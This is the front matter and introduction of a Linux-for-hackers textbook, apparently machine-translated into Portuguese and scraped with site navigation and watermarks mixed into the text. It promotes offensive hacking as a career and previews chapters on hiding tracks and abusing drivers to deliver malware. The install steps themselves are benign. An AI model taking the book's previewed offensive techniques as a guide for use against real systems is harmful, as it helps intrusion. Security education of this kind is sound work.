

LINUX BASICS FOR HACKERS

GETTING STARTED WITH NETWORKING,
SCRIPTING, AND SECURITY IN KALI

OCCUPYTHEWEB



[História](#)

BÁSICO DO LINUX PARA HACKERS

[Tópicos](#)

[Introdução a redes, scripts e segurança em Kali](#)

[Tutoriais](#)

[por OccupyTheWeb](#)

[Ofertas e promoções](#)

[Destacados](#)



[Configurações](#)

[Apoiar](#)

[São Francisco](#)

[Sair](#)

laylists

BÁSICO DO LINUX PARA HACKERS. Copyright © 2019 por OccupyTheWeb.

história Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, incluindo fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e do editor.

tutoriais

ISBN10: 1593278551

ofertas e promoções

ISBN13: 9781593278557

destaques

Editora: William Pollock

Editores de produção: configurações de Serena Yang e Meg Sneeringer

Ilustração da capa: Josh Ellingson

Design de interiores: Octopod Studios

Apoiar

Editora de Desenvolvimento: Liz Chadwick

Sair

Revisor Técnico: Cliff Janzen

Editor de texto: Barton D. Reed

Compositores: Serena Yang e Meg Sneeringer Revisor:

Paula L. Fleming Indexador: JoAnne

Burek

Para obter informações sobre distribuição, traduções ou vendas a granel, entre em contato diretamente com a No Starch Press,

Inc.: No Starch Press, Inc.

245 8th Street, San Francisco, CA 94103 telefone:

1.415.863.9900; info@nostarch.com www.nostarch .com

Catálogo da Biblioteca do Congresso em Dados de Publicação

Nomes: OccupyTheWeb, autor.

Título: Noções básicas de Linux para hackers: introdução a redes, scripts e segurança em Kali / OccupyTheWeb.

Descrição: Primeira edição. | São Francisco: No Starch Press, Inc., [2018].

Identificadores: LCCN 2018030544 (imprimir) | LCCN 2018032646 (e-book) | ISBN **UAU! e-book**

www.wowebook.org

9781593278564 (epub) | ISBN 159327856X (epub) | ISBN 9781593278557 (imprimir)
| ISBN 1593278551 (imprimir) | ISBN 9781593278564 (e-book) | ISBN 159327856X (e-book)

Assuntos: LCSH: Teste de penetração (Segurança informática) | Kali Linux. |

Hackers. | Sistemas operacionais (computadores)

Classificação: LCC QA76.9.A25 (e-book) | LCC QA76.9.A25 O325 2018 (imprimir) |

Registro DDC

005.8dc23 LC disponível em <https://lccn.loc.gov/2018030544>

No Starch Press e o logotipo No Starch Press são marcas registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados aqui podem ser marcas registradas de seus respectivos proprietários. Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca registrada, utilizamos os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de violar os marca comercial.

As informações contidas neste livro são distribuídas “como estão”, sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelo Informação contido nele.

sim

História

INTRODUÇÃO

Tópicos

Tutoriais

Ofertas e promoções

Destaques



Hackear é o conjunto de habilidades mais importante do século 21! Eu não faço essa afirmação Configurações
levianamente. Os acontecimentos dos últimos anos parecem reafirmar esta afirmação com as manchetes do
Support todas as manhãs . As nações estão a espiar-se umas às outras para obter segredos, os criminosos cibernéticos
estão a roubar milhares de milhões de dólares, os worms digitais que exigem resgates estão a ser libertados,
os adversários Sign Out estão a influenciar as eleições uns dos outros e os combatentes estão a derrubar os
serviços públicos uns dos outros. Tudo isto é trabalho de hackers e a sua influência no nosso mundo cada
vez mais digital está apenas a começar a ser sentida.

Decidi escrever este livro depois de trabalhar com dezenas de milhares de aspirantes a hackers através
da NullByte, <https://www.hackersarise.com/> e de quase todos os ramos das agências militares e de
inteligência dos EUA (NSA, DIA, CIA e FBI). . Essas experiências me ensinaram que muitos aspirantes a
hackers têm pouca ou nenhuma experiência com Linux, e essa falta de experiência é a principal barreira para
iniciarem a jornada para se tornarem hackers profissionais. Quase todas as melhores ferramentas de
hacker são escritas em Linux, portanto, algumas habilidades básicas em Linux são um pré-requisito para se
tornar um hacker profissional. Escrevi este livro para ajudar aspirantes a hackers a superar essa barreira.

Hacking é uma profissão de elite na área de TI. Como tal, requer uma compreensão ampla e detalhada dos
conceitos e tecnologias de TI. No nível mais fundamental, o Linux é um requisito. Eu sugiro fortemente que
você invista tempo e energia para usá-lo e compreendê-lo se quiser fazer do hacking e da segurança da
informação sua carreira.

Este livro não se destina ao hacker experiente ou ao administrador Linux experiente.

Em vez disso, destina-se àqueles que desejam iniciar o emocionante caminho de hacking, segurança cibernética e pentesting. Também não pretende ser um tratado completo sobre Linux ou hacking, mas sim um ponto de partida para esses mundos. Ele começa com o essencial do Linux e se estende a alguns scripts básicos em bash e Python.

Sempre que apropriado, tentei usar exemplos do mundo do hacking para ensinar os princípios do Linux.

Nesta introdução, veremos o crescimento do hacking ético para segurança da informação e orientarei você no processo de instalação de uma máquina virtual para que você possa instalar o Kali Linux em seu sistema sem perturbar o sistema operacional que você já está executando. .

O QUE ESTÁ NESTE LIVRO

No primeiro conjunto de capítulos você se familiarizará com os fundamentos do Linux; o Capítulo 1 irá habituar-lo ao sistema de arquivos e ao terminal, além de fornecer alguns comandos básicos. O Capítulo 2 mostra como manipular texto para localizar, examinar e alterar software e arquivos.

No Capítulo 3 você gerenciará redes. Você procurará redes, encontrará informações sobre conexões e se disfarçará mascarando sua rede e informações de DNS.

O Capítulo 4 ensina como adicionar, remover e atualizar software e como manter seu sistema otimizado. No Capítulo 5, você manipulará permissões de arquivos e diretórios para controlar quem pode acessar o quê. Você também aprenderá algumas técnicas de escalonamento de privilégios.

O Capítulo 6 ensina como gerenciar serviços, incluindo iniciar e interromper processos e alocar recursos para proporcionar maior controle. No Capítulo 7 você gerenciará variáveis de ambiente para obter desempenho, conveniência e até mesmo sigilo ideais.

Você encontrará e filtrará variáveis, alterará sua variável PATH e criará novas variáveis ambientais.

O Capítulo 8 apresenta os scripts bash, um recurso básico para qualquer hacker sério. Você aprenderá o básico do bash e criará um script para verificar portas de destino nas quais você poderá se infiltrar posteriormente.

Os Capítulos 9 e 10 fornecem algumas habilidades essenciais de gerenciamento de sistema de arquivos, mostrando como compactar e arquivar arquivos para manter seu sistema limpo, copiar dispositivos de armazenamento inteiros e obter informações sobre arquivos e discos conectados.

Os últimos capítulos se aprofundam nos tópicos de hacking. No Capítulo 11 você usará e **WOW! e-**

book

www.wowebook.org

manipule o sistema de registro para obter informações sobre a atividade de um alvo e cobrir seus próprios rastros. O Capítulo 12 mostra como usar e abusar de três serviços principais do Linux: servidor web Apache, OpenSSH e MySQL. Você criará um servidor web, construirá um espião de vídeo remoto e aprenderá sobre bancos de dados e suas vulnerabilidades. O Capítulo 13 mostrará como permanecer seguro e anônimo com servidores proxy, rede Tor, VPNs e e-mail criptografado.

O Capítulo 14 trata de redes sem fio. Você aprenderá comandos básicos de rede, quebrará pontos de acesso WiFi e detectará e conectará sinais Bluetooth.

O Capítulo 15 se aprofunda no próprio Linux com uma visão de alto nível de como o kernel funciona e como seus drivers podem ser usados de forma abusiva para fornecer software malicioso. No Capítulo 16 você aprenderá habilidades essenciais de agendamento para automatizar seus scripts de hacking.

O Capítulo 17 ensinará os principais conceitos do Python e você criará o script de duas ferramentas de hacking: um scanner para espionar conexões TCP/IP e um simples cracker de senha.

O QUE É HACKING ÉTICO?

Com o crescimento do campo da segurança da informação nos últimos anos, houve um crescimento dramático no campo do hacking ético, também conhecido como hacking de chapéu branco (mocinho). O hacking ético é a prática de tentar se infiltrar e explorar um sistema para descobrir seus pontos fracos e protegê-lo melhor. Segmento o campo do hacking ético em dois componentes principais: testes de penetração para uma empresa legítima de segurança da informação e trabalho para agências militares ou de inteligência do seu país. Ambas são áreas de rápido crescimento e a procura é forte.

Teste de penetração

À medida que as organizações se tornam cada vez mais conscientes da segurança e o custo das violações de segurança aumenta exponencialmente, muitas grandes organizações começam a contratar serviços de segurança. Um desses principais serviços de segurança são os testes de penetração. Um teste de penetração é essencialmente um hack legal encomendado para demonstrar a vulnerabilidade da rede e dos sistemas de uma empresa.

Geralmente, as organizações conduzem primeiro uma avaliação de vulnerabilidade para encontrar vulnerabilidades potenciais em sua rede, sistemas operacionais e serviços. Enfatizo o potencial, pois essa verificação de vulnerabilidade inclui um número significativo de falsos positivos (coisas identificadas como vulnerabilidades que na verdade não o são). É função do testador de penetração tentar hackear ou penetrar essas vulnerabilidades. Só então a organização poderá saber se a vulnerabilidade é real e decidir investir tempo e dinheiro para eliminar a vulnerabilidade.

Militar e Espionagem

Quase todas as nações do planeta estão agora envolvidas em espionagem cibernética e guerra cibernética. Basta ler as manchetes para ver que as actividades cibernéticas são o método escolhido para espionar e atacar sistemas militares e industriais.

O hacking desempenha um papel crucial nestas atividades militares e de recolha de informações, e isso só se tornará mais verdadeiro com o passar do tempo. Imagine uma guerra do futuro onde os hackers possam obter acesso aos planos de guerra do seu adversário e destruir a sua rede eléctrica, refinarias de petróleo e sistemas de água. Essas atividades estão acontecendo todos os dias agora. O hacker torna-se assim um componente chave da defesa da sua nação.

POR QUE OS HACKERS USAM LINUX

Então, por que os hackers usam o Linux em vez de outros sistemas operacionais? Principalmente porque o Linux oferece um nível de controle muito mais alto por meio de alguns métodos diferentes.

Linux é código aberto

Ao contrário do Windows, o Linux é de código aberto, o que significa que o código-fonte do sistema operacional está disponível para você. Como tal, você pode alterá-lo e manipulá-lo como quiser. Se você está tentando fazer um sistema operar de uma maneira que não deveria, ser capaz de manipular o código-fonte é essencial.

Linux é transparente

Para hackear de forma eficaz, você deve conhecer e compreender seu sistema operacional e, em grande medida, o sistema operacional que está atacando. O Linux é totalmente transparente, o que significa que podemos ver e manipular todas as suas partes funcionais.

Não é assim com o Windows. A Microsoft se esforça para tornar o mais difícil possível o conhecimento do funcionamento interno de seus sistemas operacionais, para que você nunca saiba realmente o que está acontecendo “nos bastidores”, enquanto no Linux você tem um holofote brilhando diretamente sobre cada componente do sistema operacional. o sistema operacional. Isso torna o trabalho com Linux mais eficaz.

Linux oferece controle granular

Linux é granular. Isso significa que você tem um controle quase infinito sobre o sistema. No Windows, você pode controlar apenas o que a Microsoft permite que você controle. No Linux, tudo pode ser controlado pelo terminal, no nível mais minúsculo ou no nível mais macro. Além disso, o Linux cria scripts em qualquer uma das linguagens de script

simples e eficaz.

A maioria das ferramentas de hacking são escritas para Linux

Bem mais de 90% de todas as ferramentas de hacking são escritas para Linux. Há exceções, é claro, como Caim, Abel e Wikto, mas essas exceções confirmam a regra. Mesmo quando ferramentas de hacking como Metasploit ou nmap são portadas para Windows, nem todos os recursos são transferidos do Linux.

O futuro pertence ao Linux/Unix

Isto pode parecer uma afirmação radical, mas acredito firmemente que o futuro da tecnologia da informação pertence aos sistemas Linux e Unix. A Microsoft teve o seu dia nas décadas de 1980 e 1990, mas o seu crescimento está a abrandar e a estagnar.

Desde o início da Internet, o Linux/Unix tem sido o sistema operacional preferido para servidores web devido à sua estabilidade, confiabilidade e robustez. Ainda hoje, o Linux/Unix é usado em dois terços dos servidores web e domina o mercado. Os sistemas embarcados em roteadores, switches e outros dispositivos quase sempre usam um kernel Linux, e o mundo da virtualização é dominado pelo Linux, com VMware e Citrix construídos no Linux. núcleo.

Mais de 80% dos dispositivos móveis rodam Unix ou Linux (iOS é Unix e Android é Linux), então se você acredita que o futuro da computação está em dispositivos móveis como tablets e telefones (seria difícil argumentar o contrário), então o futuro é Unix/Linux.

O Microsoft Windows detém apenas 7% do mercado de dispositivos móveis. É a esse vagão que você quer ser atrelado?

BAIXANDO KALI LINUX

Antes de começar, você precisa baixar e instalar o Kali Linux em seu computador.

Esta é a distribuição Linux com a qual trabalharemos ao longo deste livro. O Linux foi desenvolvido pela primeira vez por Linus Torvalds em 1991 como uma alternativa de código aberto ao Unix. Por ser de código aberto, desenvolvedores voluntários codificam o kernel, os utilitários e os aplicativos.

Isto significa que não existe uma entidade corporativa dominante que supervisione o desenvolvimento e, como resultado, muitas vezes faltam convenções e padronização.

Kali Linux foi desenvolvido pela Offensive Security como um sistema operacional de hacking baseado em uma distribuição de Linux chamada Debian. Existem muitas distribuições de Linux e o Debian é uma das melhores. Você provavelmente está mais familiarizado com o Ubuntu como uma distribuição popular de desktop do Linux. O Ubuntu também é construído no Debian. Outras distribuições

incluem Red Hat, CentOS, Mint, Arch e SUSE. Embora todos compartilhem o mesmo kernel Linux (o coração do sistema operacional que controla a CPU, RAM e assim por diante), cada um tem seus próprios utilitários, aplicativos e opções de interface gráfica (GNOME, KDE e outros) para diferentes propósitos. Como resultado, cada uma dessas distribuições do Linux parece um pouco diferente. Kali foi projetado para testadores de penetração e hackers e vem com um complemento significativo de ferramentas de hacking.

Eu recomendo fortemente que você use Kali para este livro. Embora você possa usar outra distribuição, provavelmente terá que baixar e instalar as diversas ferramentas que usaremos, o que pode significar muitas horas baixando e instalando ferramentas. Além disso, se essa distribuição não for construída no Debian, pode haver outras pequenas diferenças. Você pode baixar e instalar o Kali em <https://www.kali.org/>.

Na página inicial, clique no link Downloads na parte superior da página. Na página Downloads, você encontrará várias opções de download. É importante escolher o download certo. No lado esquerdo da tabela, você verá o nome da imagem, que é o nome da versão que o link baixa. Por exemplo, a primeira lista de nomes de imagem que vejo é Kali Linux 64 bits, o que significa que é o Kali Linux completo e é adequado para sistemas de 64 bits – a maioria dos sistemas modernos usa CPU Intel ou AMD de 64 bits. Para determinar que tipo de CPU está em seu sistema, vá para Painel de Controle > Sistema e Segurança > Sistema, e ele deve estar listado. Se o seu sistema for de 64 bits, baixe e instale a versão de 64 bits do Kali completo (não Light ou Lxde, ou qualquer uma das outras alternativas).

Se você estiver executando um computador antigo com CPU de 32 bits, precisará instalar a versão de 32 bits, que aparece mais abaixo na página.

Você tem a opção de fazer download via HTTP ou Torrent. Se você escolher HTTP, o Kali fará o download diretamente para o seu sistema, como qualquer download, e será colocado na sua pasta Downloads. O download torrent é o download peertopeer usado por muitos sites de compartilhamento de arquivos. Você precisará de um aplicativo de torrent como o BitTorrent para fazer isso. O arquivo Kali será então baixado para a pasta na qual o aplicativo de torrent armazena seus downloads.

Existem outras versões para outros tipos de CPUs, como a arquitetura ARM comumente usada, encontrada em muitos dispositivos móveis. Se você estiver usando um Raspberry Pi, tablet ou outro dispositivo móvel (os usuários de telefone provavelmente preferirão Kali NetHunter), certifique-se de baixar e instalar a versão da arquitetura ARM do Kali rolando para baixo até Baixar imagens ARM e clicando em Imagens ARM Kali.

Você baixou o Kali, mas antes de instalar qualquer coisa, quero falar um pouco sobre

máquinas virtuais. Geralmente, para o iniciante, instalar o Kali em uma máquina virtual é a melhor solução para aprender e praticar.

MÁQUINAS VIRTUAIS

A tecnologia de máquina virtual (VM) permite que você execute vários sistemas operacionais a partir de uma peça de hardware, como seu laptop ou desktop. Isso significa que você pode continuar executando o sistema operacional Windows ou MacOS com o qual está familiarizado e executando uma máquina virtual Kali Linux dentro desse sistema operacional. Você não precisa substituir seu sistema operacional existente para aprender Linux.

Vários aplicativos de máquinas virtuais estão disponíveis na VMware, Oracle, Microsoft e outros fornecedores. Todos são excelentes, mas aqui mostrarei como fazer o download e instale o VirtualBox gratuito da Oracle.

Instalando o VirtualBox

Você pode baixar o VirtualBox em <https://www.virtualbox.org/>, conforme mostrado na Figura 1.

Clique no link Downloads no menu esquerdo e selecione o pacote VirtualBox para o sistema operacional atual do seu computador, que hospedará o VirtualBox VM. Tenha certeza de baixe a versão mais recente.



Figura 1: página inicial do VirtualBox

Quando o download for concluído, clique no arquivo de configuração e você será saudado por um assistente de configuração familiar, mostrado na Figura 2.



Figura 2: A caixa de diálogo Assistente de configuração

Clique em Avançar e você será saudado com a tela Configuração personalizada, como na Figura 3.




Figura 3: A caixa de diálogo Configuração personalizada

Nesta tela, basta clicar em Avançar. Continue clicando em Avançar até chegar à tela de aviso de interfaces de rede e clique em Sim.

Clique em Instalar para iniciar o processo. Durante esse processo, você provavelmente será questionado várias vezes sobre a instalação do software do dispositivo. Esses são os dispositivos de rede virtual necessários para a comunicação das máquinas virtuais. Clique em Instalar para cada um.

Quando a instalação for concluída, clique em Concluir.

Configurando sua máquina virtual

Agora vamos começar com sua máquina virtual. O VirtualBox deverá abrir depois de instalado – caso contrário, abra-o – e você será saudado pelo VirtualBox Manager, como pode ser visto na Figura 4.



Figura 4: O Gerenciador VirtualBox

Como iremos criar uma nova máquina virtual com Kali Linux, clique em Novo no canto superior esquerdo. Isso abre a caixa de diálogo Criar Máquina Virtual mostrada na Figura 5.

Dê um nome à sua máquina (qualquer nome está bom, mas eu simplesmente usei Kali) e selecione Linux no menu suspenso Tipo. Por fim, selecione Debian (64 bits) no terceiro menu suspenso (a menos que você esteja usando a versão de 32 bits do Kali; nesse caso, selecione a versão Debian de 32 bits). Clique em Avançar e você verá uma tela como a Figura 6. Aqui, você precisa selecionar quanta RAM deseja alocar para esta nova máquina virtual.




Figura 5: A caixa de diálogo Criar Máquina Virtual




Figura 6: Alocação de memória

Como regra geral, não recomendo usar mais de 25% da RAM total do sistema. Isso significa que se você instalou 4 GB em seu sistema físico ou host, selecione apenas 1 GB para sua máquina virtual e, se tiver 16 GB em seu sistema físico, selecione 4 GB. Quanto mais RAM você fornecer à sua máquina virtual, melhor e mais rápido ela será executada, mas você também deve deixar RAM suficiente para o sistema operacional host e quaisquer outras máquinas virtuais que queira executar simultaneamente. Suas máquinas virtuais não usarão RAM quando você não as estiver usando, mas usarão espaço no disco rígido.

Clique em Avançar e você chegará à tela do disco rígido. Escolha Criar disco rígido virtual e clique em Criar.

Na próxima tela, você pode decidir se deseja que o disco rígido que está criando seja alocado dinamicamente ou em um tamanho fixo. Se você escolher Alocado Dinamicamente, o sistema não ocupará todo o tamanho máximo alocado para o disco rígido virtual até que você precise dele, economizando mais espaço não utilizado no disco rígido para o sistema host. Eu sugiro que você selecione alocado dinamicamente.

Clique em Avançar e você escolherá a quantidade de espaço no disco rígido a ser alocada para a VM e o local da VM (veja a Figura 7).




Figura 7: Alocando espaço no disco rígido

O padrão é 8 GB. Normalmente acho que isso é um pouco pequeno e recomendo que você aloque de 20 a 25 GB no mínimo. Lembre-se, se você optar por alocar espaço no disco rígido dinamicamente, ele não usará o espaço até que você precise dele, e expandir o disco rígido depois de já ter sido alocado pode ser complicado, então é melhor errar pelo lado alto.

Clique em Criar e você está pronto para começar!

Instalando Kali na VM

Neste ponto, você deverá ver uma tela como a da Figura 8. Agora você precisará instalar o Kali. Observe que à esquerda do VirtualBox Manager, você verá uma indicação de que Kali VM está desligado. Clique no botão Iniciar (ícone de seta verde).




Figura 8: A tela de boas-vindas do VirtualBox

O VirtualBox Manager perguntará onde encontrar o disco de inicialização. Você já baixou uma imagem de disco com a extensão .iso, que deve estar na sua pasta Downloads (se você usou um torrent para baixar o Kali, o arquivo .iso estará na pasta Downloads do seu aplicativo de torrent). Clique no ícone da pasta à direita, navegue até a pasta Downloads e selecione o arquivo de imagem Kali (veja a Figura 9).

